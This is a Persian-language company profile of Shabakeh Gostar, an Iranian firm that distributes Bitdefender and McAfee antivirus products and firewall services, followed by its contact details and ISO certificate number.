از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به‌عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه‌های طراحی، نصب، راه‌اندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت‌افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

ISO 9001:2008
Cert No 9150.C528

شبکه گستر

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار	۰۲۱-۴۲۰۵۲
تارنمای شرکت	www.shabakeh.net
سامانه پشتیبانی	help.shabakeh.net
خدمات پس از فروش	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net